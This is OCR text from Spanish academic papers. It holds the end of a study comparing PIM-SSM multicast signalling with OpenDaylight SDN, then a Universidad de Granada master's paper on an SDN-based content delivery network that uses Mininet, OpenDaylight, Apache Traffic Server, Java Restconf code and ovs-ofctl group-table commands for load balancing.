En la Figura (13) se muestra la cantidad de tráfico producido por la señalización multicast durante diferentes instantes de tiempo, para una fuente activa y un único cliente. Se puede observar como la cantidad de tráfico en el escenario con PIM-SSM aumenta con el paso del tiempo, esto se debe al intercambio de mensajes tipo *PIM HELLO* cada 30 segundos, para comprobar periódicamente los vecinos con capacidad PIM a su alrededor, provocando que haya un constante envío de tráfico en la red, además tras un minuto se vuelven a transmitir los mensajes *join/prune* para confirmar la existencia del árbol.




Fig. 13. Análisis y evaluación de ambos escenarios.

En cambio, con el uso de OpenDaylight relacionado con la transmisión multicast a través de la red solo se transmiten los paquetes tipo *FLOW_MOD*, que contienen las acciones pertinentes a realizar en cada uno de los *switches* de la red.

Por lo tanto, aunque sea una evaluación aproximada, se demuestra que el uso de SDN provocaría las mejoras necesarias en la red actual, en referencia a la liberación de tráfico en la red, sin tener en cuenta las mejoras en las prestaciones de gestión y flexibilidad para los administradores, no solo en lo referente a multicast, sino en un ámbito completo de la red .

Finalmente, concluir comentando que se han logrado todos y cada uno de los objetivos propuestos en el anteproyecto, resolviendo cualquier problemática surgida de una forma eficiente.

Agradecimientos

Ha sido un largo camino hasta llegar a este punto, tras mucho esfuerzo y horas dedicadas. Quiero aprovechar para agradecer a todas aquellas personas que me han apoyado a lo largo de estos 4 años, por todos los valores y experiencias transmitidas, que me han convertido en lo que soy hoy, por no dejarme rendirme. Gracias a todos.

Referencias

[1] *Cisco Visual Networking Index. The zettabyte era-trends and analysis*, Cisco white paper, 2016.
[2] *RFC 3376, Internet group management protocol version 3, IGMPv3*, Cain, S Deering, I Kouvelas, B Fenner, and A Thyagarajan, Oct, 2002.
[3] *Source-specic multicast for ip, RFC 4607*, Hugh Holbrook and Brad Cain. August, 2006.
[4] *Open Networking Fundation. Software defined networking: The new norm for networks*, ONF White Paper, 2012.
[5] *OpenFlow*, http://archive.openflow.org/wp/learnmore/. [Online; Ultima visita: 22/2/2016].
[6] *Openflow: enabling innovation in campus networks*, Nick McKeown, Tom Anderson, Hari Balakrishnan, Guru Parulkar, Larry Peterson, Jennifer Rexford, Scott Shenker, and Jonathan Turner. Computer Communication Review, 2008.
[7] *Introduction to mininet, 2012.*, B Lantz, Nikhil Handigol, Brandon Heller, and Vimal Jeyakumar.
[8] *Quagga software routing suite, 1991*, Kunihiro Ishiguro.
[9] *OpenDayLightr*, https://www.opendaylight.org/. [Online; Ultima visita: 30/05/2016].
[10] *S Skiena. Dijkstra's algorithm. Implementing Discrete Mathematics: Combinatorics and Graph Theory with Mathematica,r*, Addison-Wesley, pages 225-227, 1990.

Carlos Santamaría Espinosa (4 de Abril de 1992, Cartagena (Murcia)). Graduado en Ingeniería de Tecnologías de Telecomunicación, con mención en Telemática, por la universidad de Granada en 2016. Actualmente, seleccionado en el programa de formación COSENTINO IMPULSA, dentro del departamento de Sistemas y Procesos.

Redes de distribución de contenidos basadas en redes definidas por *software*

Autor: Roberto Jiménez Sánchez, e-mail: roberjs92@correo.ugr.es
Tutor: Juan Manuel López Soler, e-mail: juanma@ugr.es
Cotutor: Jorge Navarro Ortiz, e-mail: jorgenavarro@ugr.es
Titulación: Máster en Ingeniería de Telecomunicación
Departamento de Teoría de la Señal, Telemática y Comunicaciones
Universidad de Granada

***Resumen*—El aumento de tráfico de red ha dado lugar a la búsqueda de nuevos métodos de distribución de contenidos. Una *Content Delivery Network* (CDN), mediante la replicación de contenidos, permite al cliente acceder de forma más rápida al contenido, y reducir el tráfico en la red. Sin embargo, a pesar del uso de las CDNs, en las redes de telecomunicación actuales existen una serie de limitaciones, razón por la cual nace el concepto de redes definidas por *software* (*Software-Defined Networking*). Las redes definidas por *software* (SDN), aportan flexibilidad en la implementación de servicios, facilidad de gestionar la red y reducir costes. Este tipo de redes proponen la separación del plano de control y el plano de datos, mediante la centralización de recursos de control en dispositivos llamados controladores. En este documento se comprobará la viabilidad de implementar una red de distribución de contenidos sobre una topología SDN y sus ventajas.**

***Palabras clave*—Apache Traffic Server, Balanceo de carga, Cluster, Content Delivery Network, Controlador, OpenDaylight, Software Defined Networking.**

I. Introducción

En los últimos años, la complejidad de las redes de telecomunicación se ha incrementado, debido a la necesidad de utilizar más elementos para soportar los servicios requeridos. Tradicionalmente los equipos de red, como *routers* o *switches* eran sistemas cerrados, a menudo sistemas propietarios, generando un incremento de gasto de recursos no deseados, dada la cantidad de configuraciones individualizadas de todos los elementos.

A. Software-Defined Networking

Las redes definidas por *software* (SDN) simplifican en gran medida la gestión de red, facilitando la programación de servicios extremo a extremo, sin necesidad de entrar en configuraciones individuales. Las SDN, mediante el uso de APIs (Interfaces de programación de aplicaciones), permiten modificar el comportamiento de la red de forma controlada, haciéndola más flexible, escalable y programable. Además, ayudan a reducir los costes.

Como se aprecia en la Fig. 1, la arquitectura SDN según la *Open Networking Foundation* (ONF) [1] contempla principalmente tres capas:

- Infraestructura (Plano de datos): Conjunto de elementos de red como *switches, routers o hosts*. Estos dispositivos tienen una menor inteligencia, pues son controlados desde el *controller* (controlador). La infraestructura no está tan íntimamente relacionada con las funcionalidades, puesto que las implementaciones no dependen tanto de los componentes físicos, sino que existe una mayor abstracción e independencia del *software* sobre el *hardware*.
- Controlador (Plano de control): Mantiene una visión global de la red. Para las aplicaciones se muestra como un único *switch*, sirviendo de abstracción de capas inferiores. El controlador usa la información de la infraestructura para gestionar y controlar los flujos de datos. En la comunicación entre el plano de control y el de datos, llamada *SouthBound API*, el protocolo OpenFlow se ha convertido en el estándar *de facto*.
- Aplicaciones: Dada la abstracción aportada por el controlador, se facilita la programación de aplicaciones. Se usan lenguajes más comunes que no dependen de tecnología específica. Se comunica con el controlador mediante la *NorthBound API*.




Fig. 1. Arquitectura SDN. Elementos de aplicaciones (arriba), elementos de control (centro) y elementos de la infraestructura (abajo). [1]

Una de las principales motivaciones para la realización de este proyecto, es la familiarización con la tecnología SDN, pues existe una gran oportunidad en el mercado, relacionada

con la aportación de servicios de este tipo de redes. Así pues, en un plazo medio-largo jugarán un papel fundamental en el mundo de las telecomunicaciones.

B. Content Delivery Network

Además de la complejidad de la red, el tráfico ha sufrido un gran crecimiento, por ello, surge la necesidad de usar elementos que ayuden a aumentar la eficiencia en la red, como las *Content Delivery Network* (CDN). Estas arquitecturas de red o *framework*, soportan el alojamiento y distribución de contenidos, permitiendo al proveedor de contenidos replicar y servir los contenidos en diferentes localizaciones, de forma descentralizada. Actualmente juegan un papel fundamental en las redes, aproximadamente el 50 por ciento del tráfico consumido en Internet es servido por CDNs [2]. Una *Content Delivery Network* o CDN, permite llevar a cabo la distribución de contenido de forma descentralizada. Mediante la replicación del contenido en un conjunto de servidores perimetrales (llamados *surrogates*), que sirven copias del contenido al usuario final, mejorando el rendimiento y el uso de ancho de banda.

Las principales ventajas de usar CDN son las siguientes:

- Evitar congestiones y altas latencias. Por la utilización de servidores más cercanos al cliente, disminuyendo tráfico en la red troncal.
- Fiabilidad. Debido al alto grado de redundancia y la posibilidad de paliar los efectos de ataques DoS.
- Buena escalabilidad, cuando se despliega correctamente.

En este documento se va a mostrar una prueba de concepto de distribución de contenidos sobre una red SDN. El escenario implementado hará uso del emulador de redes Mininet, para emular la topología SDN. Adicionalmente, se usarán equipos conectados a esta topología, que harán uso del *software* Apache Traffic Server (ATS), para realizar la función de cacheo, de forma que simule el comportamiento de una CDN a menor escala. El objetivo de este escenario es mostrar la viabilidad de utilizar la tecnología SDN para llevar a cabo distribución de contenidos.

II. Estado del arte

Existen una serie de proyectos donde se aprecian puntos en común con este trabajo.

En las referencias [3], [4] y [5] se propone la creación de un sistema de balanceo de carga sobre una infraestructura de red SDN, haciendo uso del controlador SDN POX, y de la herramienta de emulación de redes Mininet. Estos proyectos son similares a lo que se llevará a cabo en este proyecto, sin embargo, en el proyecto que nos concierne, se realiza además un cacheo de la información, haciendo uso del *proxy* de Apache Traffic Server. Adicionalmente, el balanceo de carga que se llevará a cabo no será simplemente Round-robin (como en las referencias), sino que se hará uso de las estadísticas aportadas por los dispositivos de red. Por último, el controlador que se usará será OpenDaylight, que es programado en Java, frente a POX (usado en las referencias) que hace uso de Python.

En la universidad de Seúl, estudian la posibilidad de distribuir contenido a través de diferentes proveedores de servicio (ISP) usando OpenFlow [6].

En el *paper* de Wichtlhuber, Reinecke y Haysheer presentan un nuevo enfoque promoviendo la colaboración entre el ISP y el proveedor de CDN, con un despliegue sobre *switches* SDN en una red ISP [7].

III. Estimación de costes

En la Tabla I se lleva a cabo la estimación del coste total de la realización del proyecto.

Concepto	Coste
1 desarrollador x 400 horas x 25 euros/hora	10000 euros
2 tutores x 25 horas x 50 euros/hora	1250 euros
Hardware (Portátil x 850 euros x 10 meses / 48 meses)	177 euros
Recursos *software*	0 euros
Total	11427 euros

Tabla I
Presupuesto total del proyecto.

IV. OpenFlow

OpenFlow es el primer estándar encargado de la comunicación de interfaces *SouthBound* entre el plano de control y de datos en una arquitectura SDN [8]. OpenFlow permite acceder y manipular directamente equipos del plano de datos como *switches* o *routers*. El *software* externo puede acceder a primitivas básicas especificadas por OpenFlow para llevar a cabo la modificación de las tablas de flujo. Un flujo es según el RFC 6437 [9] "una secuencia de paquetes enviados de una fuente a un/os receptor/es mediante *unicast*, *anycast* o *multicast*".

OpenFlow utiliza flujos para identificar el tráfico de red, basándose en reglas predefinidas que pueden ser programadas por el plano de control de la SDN.

A. Switch en Openflow

El objetivo principal del *switch* en OpenFlow es tomar los paquetes que llegan a un puerto, y reenviarlo a otro puerto, haciendo modificaciones si fueran necesarias. Cuando un paquete llega a un puerto, éste pasa por la función de *matching*, es decir, encontrar coincidencias de paquetes, y a continuación a la tabla de flujos. Tras este proceso el paquete es enviado a la casilla de acciones, donde pueden tomarse tres acciones:

- Reenviar el paquete a un puerto de salida local con posibilidad de modificar alguna cabecera del paquete.
- Descartar el paquete.
- Enviar el paquete al controlador ("PACKET IN"). Como respuesta, utilizando los mensajes "PACKET OUT", el controlador puede reenviar el paquete hacia un puerto específico, o hacia la lógica de *matching*.

Las tablas de flujo contienen una serie de entradas con un conjunto de datos, con los cuales se puede llevar a cabo el *matching* de los paquetes recibidos, para aplicar las instrucciones pertinentes. Los principales campos son los siguientes [11]:

- ***Match Fields***: Campo utilizado para comprobar la coincidencia de los paquetes. Consiste en el puerto de entrada y las cabeceras de los paquetes.

- ***Counters***: Se actualizan cuando se encuentran paquetes coincidentes.
- ***Instructions***: Modifican la acción.

El estándar ha ido evolucionando, y la versión actual [12], cuenta con otros campos como *priority*, *timeouts*, *cookie* y *flags*.

B. Tablas de grupo

Las tablas de grupo, contienen una serie de acciones aplicadas a un conjunto de flujos. Si quiere aplicarse acciones a una serie de flujos con unas características concretas, apuntarían a la misma tabla de grupo. Las tablas de grupo contienen los parámetros como se aprecian en la Tabla II.

Tabla II
PARÁMETROS DE LA TABLA DE GRUPOS. [11]

Group Identifier	Group Type	Counters	Action Buckets

- **Identificador de grupo**: 32 bits de identificación.
- **Tipo de grupo**: Pueden ser de los siguientes tipos:
  - *All*: Ejecuta todos los *buckets* del grupo.
  - *Select*: Ejecuta solo un *bucket* del grupo, puede especificarse la técnica de elección (por ejemplo *Round-robin*) o asignar pesos.
  - *Indirect*: Un *bucket* con una única acción a ejecutar.
  - *Fast failover*: Ejecuta el primer *bucket* vivo.
- **Contador**: Actualizado cuando se procesan paquetes por el grupo.
- ***Buckets* de acciones**: Cada *bucket* contiene una serie de acciones a ejecutar.

C. Contadores

En OpenFlow existen una serie de contadores, por cada tabla, flujo, puerto, cola, grupo, *bucket*, métrica y grupo de métrica. En este proyecto se hará uso de los contadores que existen por puerto, con ellos se pueden comprobar el número de paquetes transmitidos y recibidos, los errores transmitidos y recibidos, los bytes transmitidos y recibidos, etc. Estos contadores dan información al controlador, para supervisar anomalías, o estudiar el comportamiento del tráfico en la red en tiempo real.

V. HERRAMIENTAS

El *software* más importante utilizado en este proyecto son tres:

- Apache Traffic Server (ATS) [13]: Se usará como servidor *proxy* de cacheo, de forma que el contenido del servidor web de origen se almacenará de forma temporal en los equipos que implementen este *software*. ATS permite mejorar la eficiencia y rendimiento en la red mediante un cacheo de la información frecuentemente accedida. Suele usarse en los bordes de la red, de esta forma se consigue acercar el contenido al usuario reduciendo el uso de ancho de banda total de la red y consiguiendo una distribución más rápida.
- Mininet [14]: Emulará la red SDN. Permite crear redes virtuales de *hosts*, *switches*, controladores y enlaces. Los *hosts* virtuales ejecutan un Linux estándar, y sus *switches* soportan el protocolo OpenFlow. El *switch* utilizado será el Open vSwitch 2.3.90.
- OpenDaylight (ODL) [15]: Será el controlador de la red SDN. Considerado como uno de los estándar *de facto* de la industria, y con el apoyo de la Linux Foundation [16]. ODL soporta múltiples protocolos y *plugins* como OpenFlow, BGP o NETCONF. Estos módulos se vinculan dinámicamente a la capa de abstracción de servicios *Service Abstraction Layer* (SAL), donde se exponen los servicios, permitiendo a ODL llevar a cabo el servicio independientemente del protocolo subyacente usado entre el controlador y los dispositivos de red. En la Fig. 2 se puede apreciar la estructura general de OpenDaylight.

Adicionalmente, se ha hecho uso de otras aplicaciones, como VirtualBox para cargar las imágenes de las máquinas virtuales, Wireshark para analizar el contenido de las comunicaciones, Eclipse Luna para programar la lógica del controlador en Java y Apache Maven para la gestión de proyectos.




Fig. 2. Estructura general de OpenDaylight. [15]

VI. ESCENARIO SDN Y BALANCEADOR DE CARGA

A. Escenario implementado

La topología diseñada está compuesta por un total de 4 máquinas virtuales en VirtualBox:




Fig. 3. Escenario SDN a implementar.

- Máquina virtual con Mininet y OpenDalylight (color verde). El *switch* utilizado en Mininet es compatible con OpenFlow. El controlador, OpenDaylight, contiene

el programa con la lógica de balanceo de carga, el cual será programado en Java. Desde esta aplicación se llevarán a cabo peticiones mediante HTTP (mediante el módulo Restconf) a los puertos del *switch* para obtener estadísticas de la red en tiempo real, y realizar más eficientemente el balanceo de carga.

- Dos máquinas virtuales con Apache Traffic Server (ATS). Encargadas de realizar el almacenamiento temporal. Al recibir las peticiones, en caso de no tener la información en caché, lo consultan al servidor web. Forman un *cluster* que mantiene actualizada la información entre cachés.
- Máquina virtual con un servidor web. Contiene la información a la que se quiere acceder. Implementa Apache con una página web.

B. Balanceador de carga

En la Fig. 4, se aprecia el comportamiento de la red deseada. A continuación, se detallan cada uno de los pasos.

1) Se usará una IP Virtual (192.168.1.10) a la que enviarán las peticiones los usuarios.
2) Al llegar la petición al *switch*, se activa la regla que dirige las peticiones a la IP virtual, hacia la tabla de grupo de tipo *select*. La regla introducida en el *switch* puede verse en el Anexo IX-A1.
3) La llegada de un paquete al controlador activa una aplicación encargada de comprobar los paquetes transmitidos a cada puerto de los equipos ATS (192.168.1.4 y 192.168.1.5), mediante el módulo Restconf de ODL. Para ello se usa una petición HTTP de tipo “GET” (recuperación del contenido) al *switch*. Para llevar a cabo la distribución de tráfico, el controlador asigna una mayor prioridad a un *bucket* con una dirección de envío de uno de los dos equipos con ATS, haciendo que todas las peticiones vayan hacia ese equipo (en el Anexo IX-A2 vemos la tabla de grupo tipo select con una mayor prioridad asignada al puerto 1). Cuando el número de paquetes enviado por ese puerto supera en un 5 por ciento el número de paquetes enviado por el otro puerto, las prioridades de los dos *bucket* de la tabla de grupo del *switch* se intercambiarán, mediante una petición de tipo “PUT” (actualización completa del contenido), asignando mayor prioridad al otro puerto. En la Fig. 5 puede verse parte del código desarrollado en Java para llevar a cabo la petición “PUT”. En caso de no superar el umbral, las prioridades de la tabla no serán modificadas. En la Fig. 6 se puede apreciar el comportamiento ideal del balanceo de tráfico, en primer lugar se distingue cómo se sirven los paquetes por el primer puerto, posteriormente cuando se supera el umbral se cambian las prioridades y los paquetes son enviados por el segundo puerto.
4) La petición es enviada al equipo correspondiente del *bucket* elegido de la tabla de grupo.
5) El equipo con Traffic Server sirve la información en caso de tenerla en caché. En caso de no tenerla lo consulta al servidor web, y posteriormente la guardará en caché y lo enviará al cliente.
6) El usuario recibe el contenido solicitado.




Fig. 4. Escenario SDN final.

```
//////////////////////////////////////
//Actualización del grupo Select (PUT)
//////////////////////////////////////
// URL = base URL + grupo
URL url = new URL(baseURL + "/" + numeroGrupo);

// Autenticación
String authStr = user + ":" + password;
//Base64
String encodedAuthStr = Base64.getEncoder().encodeToString(authStr.getBytes());

// Conexión Http
HttpURLConnection connection = (HttpURLConnection) url.openConnection();

// Propiedades de conexión
connection.setRequestMethod("PUT");
connection.setRequestProperty("Authorization", "Basic " + encodedAuthStr);
connection.setRequestProperty("Accept", "application/xml");
//Para introducir contenido PUT
connection.setRequestProperty("Content-Type", "application/xml" );
connection.setDoOutput(true);

OutputStreamWriter out = new OutputStreamWriter(connection.getOutputStream());
```

Fig. 5. Código de la petición tipo “PUT”, desarrollado en Java.

VII. Evaluación

A. Escenario principal

Para llevar a cabo la evaluación del correcto funcionamiento del escenario, en primer lugar, se hará una petición a la IP virtual. De esta forma se puede comprobar que se realizan correctamente las peticiones entre el equipo ”Usuario” y uno de los equipos ATS. Mediante una petición *curl* a la dirección 192.168.1.10 (IP Virtual), se puede comprobar que responde correctamente tal y como muestra la Fig. 7.

Haciendo uso de ODL, con el comando `log:tail` en la terminal, se puede obtener un *log* en tiempo real del programa que implementa la lógica del balanceador. De forma que se comprobará el *bucket* actual utilizado. Como se aprecia en la Fig. 8, el usado es el número 2, es decir, las peticiones se envían al equipo 192.168.1.5. Inspeccionando los paquetes con Wireshark, en el equipo 192.168.1.5, se puede apreciar que las peticiones son llevadas a cabo a este equipo, como se aprecia en la Fig. 9. Apache Traffic Server, al haber llevado a cabo el cacheo de la información, no necesita que el equipo 192.168.1.5 contacte con el servidor de origen (192.168.1.6) para servir la información.

Cuando el número de paquetes enviados al equipo 192.168.1.5 supere en un 5 por ciento el número de paquetes enviados al puerto del equipo 192.168.1.4, se llevaría a cabo el cambio de prioridad de los *bucket* haciendo que las peticiones se envíen al equipo 192.168.1.4. En la Fig. 10 se puede visualizar como se lleva a cabo correctamente el funcionamiento del balanceo de carga, alternando el envío de información entre un puerto y otro, asemejándose al comportamiento ideal visto en la Fig. 6. Como se ha comentado anteriormente, en el Anexo IX-A2 puede verse el código para asignar mayor

Fig. 6. Evolución ideal del número de paquetes.

```
mininet> h1 curl 192.168.1.10
<html><body><h1>Este es el SERVIDOR 3!</h1>
<p>This is the default web page for this server.</p>
<p>The web server software is running but no content has been added, yet.</p>
<img src="3.jpg" alt="3" height="242" width="242">
</body></html>
mininet>
```

Fig. 7. Petición a un *proxy*.

peso al *bucket* 1 (puerto de 192.168.1.4).

B. Escenarios alternativos

La versatilidad de las redes SDN permite ajustar otro tipo de funcionalidades en la aplicación de balanceo de carga que se adapten a las necesidades del escenario donde va a usarse.

En el caso de tener un escenario donde uno de los equipos *proxy* de ATS tuviera un enlace de menor velocidad (situación configurada en el emulador de redes Mininet), se debería disminuir el flujo de datos enviado por ese enlace, y destinarlo al otro equipo.

En este escenario se plantea que el enlace del equipo 192.168.1.5 (puerto 2 del *switch*) tenga un tercio de la velocidad que el del equipo 192.168.1.4 (puerto 1). Para no saturar el enlace, se asigna un peso (*weight*) de 1 al *bucket* del puerto 2, y un peso 3 al del puerto 1, de forma que el puerto 1 tendrá el triple de prioridad (en el Anexo IX-A3 puede verse el código usado). Tal y como se aprecia en la Fig. 11, efectivamente los paquetes enviados por el puerto 1 triplican con el paso del tiempo los paquetes enviados por el puerto 2, evitando que el segundo puerto reciba tantas peticiones como el 1.

Otro caso podría ser tener equipos y enlaces con similares características, por lo que el envío de datos puede ser llevado simultáneamente con la misma carga de paquetes por ambos. En este caso se plantea el uso de los mismos pesos con ambos *buckets* (en el Anexo IX-A4 se muestra el código de la tabla de grupo). Como se aprecia en la Fig. 12, el número de paquetes aumenta de forma simultáneamente por ambos enlaces.

VIII. Conclusiones

Tras la realización de este proyecto se ha podido comprobar la viabilidad de llevar a cabo distribución de contenidos en una red haciendo uso de la tecnología SDN. Además, se ha visto que tener una visión global de la red aporta una gran versatilidad para llevar a cabo la gestión de la red, teniendo

```
RJS - Paquetes enviado por el puerto 1: 10
RJS - Bucket actual: 2
RJS - Cociente entre paquetes (p1/p2): 1.0
RJS -
```

Fig. 8. *Bucket* actual en uso.

83	1.574920	192.168.1.5	192.168.1.4	TCP	66 d-s-n > 38579 [ACK
84	1.576831	192.168.1.1	192.168.1.5	TCP	74 38756 > http [SYN]
85	1.576867	192.168.1.5	192.168.1.1	TCP	74 http > 38756 [SYN,
86	1.577291	192.168.1.1	192.168.1.5	TCP	66 38756 > http [ACK]
87	1.577500	192.168.1.1	192.168.1.5	HTTP	141 GET / HTTP/1.1
88	1.577519	192.168.1.5	192.168.1.1	TCP	66 http > 38756 [ACK]
89	1.577907	192.168.1.5	192.168.1.4	TCP	1280 d-s-n > 38579 [PSH

Fig. 9. Traza Wireshark de la petición.

así una gran facilidad en la implementación de mecanismos que permitan realizar una distribución del contenido de una forma más eficiente.

El uso de tecnología SDN aporta una serie de ventajas con respecto a la tecnología tradicional. Entre las más destacables se encuentran:

- Facilidad de emulación y exportación en un escenario real.
- Gran cantidad de *software* gratuito, como el emulador Mininet o el controlador OpenDaylight.
- Gran presencia en el ámbito académico y empresarial.
- Tecnología estandarizada, sin necesidad de recurrir a sistemas propietarios.
- Uso de lenguajes de gran aceptación como Java o Python. Facilitando su uso.

Sin embargo, los escenarios planteados, también cuenta con una serie de desventajas, al tratarse de una tecnología aún en estado de madurez.

A. Líneas futuras

- Es posible portar la lógica del controlador a una red SDN existente con relativamente pocas modificaciones en el código, dada la portabilidad que ofrece OpenDaylight.
- Se abre la posibilidad de utilizar un mayor número de parámetros de la red para adaptar el proceso de balanceo ante otras situaciones. Estos parámetros podrían ser número de errores en un puerto, número de paquetes descartados, disponibilidad del enlace, etc.

IX. Anexos

A. Código de Mininet de tablas de grupo

1) Redirección a la tabla de grupo: `sudo ovs-ofctl --protocols=OpenFlow13 add-flow s1 ip,nw dst=192.168.1.10, priority=32769, actions=group:1`

2) Tabla tipo select (puerto 1 mucha más prioridad): `ovs-ofctl --protocols=OpenFlow13 add-group s1 group_id=1,type=select, bucket=weight:100, mod_dl_dst: 08:00:27:82:87:4B, mod_nw_dst: 192.168.1.4, output:1, bucket=weight: 1,mod_dl_dst: 08:00:27:04:DF:46, mod_nw_dst:192.168.1.5,output:2`




Fig. 10. Evolución real del número de paquetes.




Fig. 11. Evolución del número de paquetes con un enlace (puerto 2) de menor capacidad.

3) Tabla tipo select (puerto 1 mayor prioridad):

```
ovs-ofctl --protocols=OpenFlow13
add-group s1 group_id=1, type=select,
bucket=weight:3,mod_dl_dst:
08:00:27:82:87:4B, mod_nw_dst:192.168.1.4,
output:1, bucket=weight:1,
mod_dl_dst: 08:00:27:7D:8B:1F,
mod_nw_dst:192.168.1.5,output:2
```

4) Tabla tipo select (misma prioridad):

```
ovs-ofctl --protocols=OpenFlow13
add-group s1 group_id=1,type=select,
bucket=mod_dl_dst: 08:00:27:82:87:4B,
mod_nw_dst: 192.168.1.4, output:
1,bucket=mod_dl_dst: 08:00:27:04:DF:46,
mod_nw_dst: 192.168.1.5,output:2
```

Agradecimientos

Quiero agradecer a mi familia por apoyarme en todos los sentidos para llevar a cabo mi etapa en la Universidad y en la realización de este proyecto.

Y a mis tutores, Juanma y Jorge por darme la oportunidad de realizar este trabajo, y haber tenido la paciencia y compromiso para ayudarme en lo que necesitara.

Referencias

[1] Open Networking Fundation, “Software-defined networking: The new norm for networks”. ONF White Paper. 2012




Fig. 12. Evolución del número de paquetes usando una tabla de grupo *select* sin pesos.

[2] Occams Business Research and Consulting, “Global Content Delivery Network (CDN) Market Insights, Opportunity Analysis, Market Shares and Forecast 2016 - 2022”, 2016
[3] S. Kaur and K. Kumar and J. Singh and Navtej Singh Ghumman, “Round-robin based load balancing in Software Defined Networking” en *Computing for Sustainable Global Development (INDIACom)*, 2015, págs. 2136-2139.
[4] D. Gajjar and H. Kotak and H. Joshi , “Round Robin Load Balancer using Software Defined Networking (SDN)”, 2016
[5] Senthil Ganesh N, Ranjani S, “Dynamic Load Balancing using Software Defined Networks”, International Journal of Computer Applications, 2015
[6] Chang, Dukhyun and Suh, Junho and Jung, Hyogi and Kwon, Ted Taekyoung and Choi, Yanghee, “How to realize CDN Interconnection (CDNI) over OpenFlow?” en *Proceedings of the 7th International Conference on Future Internet Technologies*, ACM, 2012, págs. 29-30.
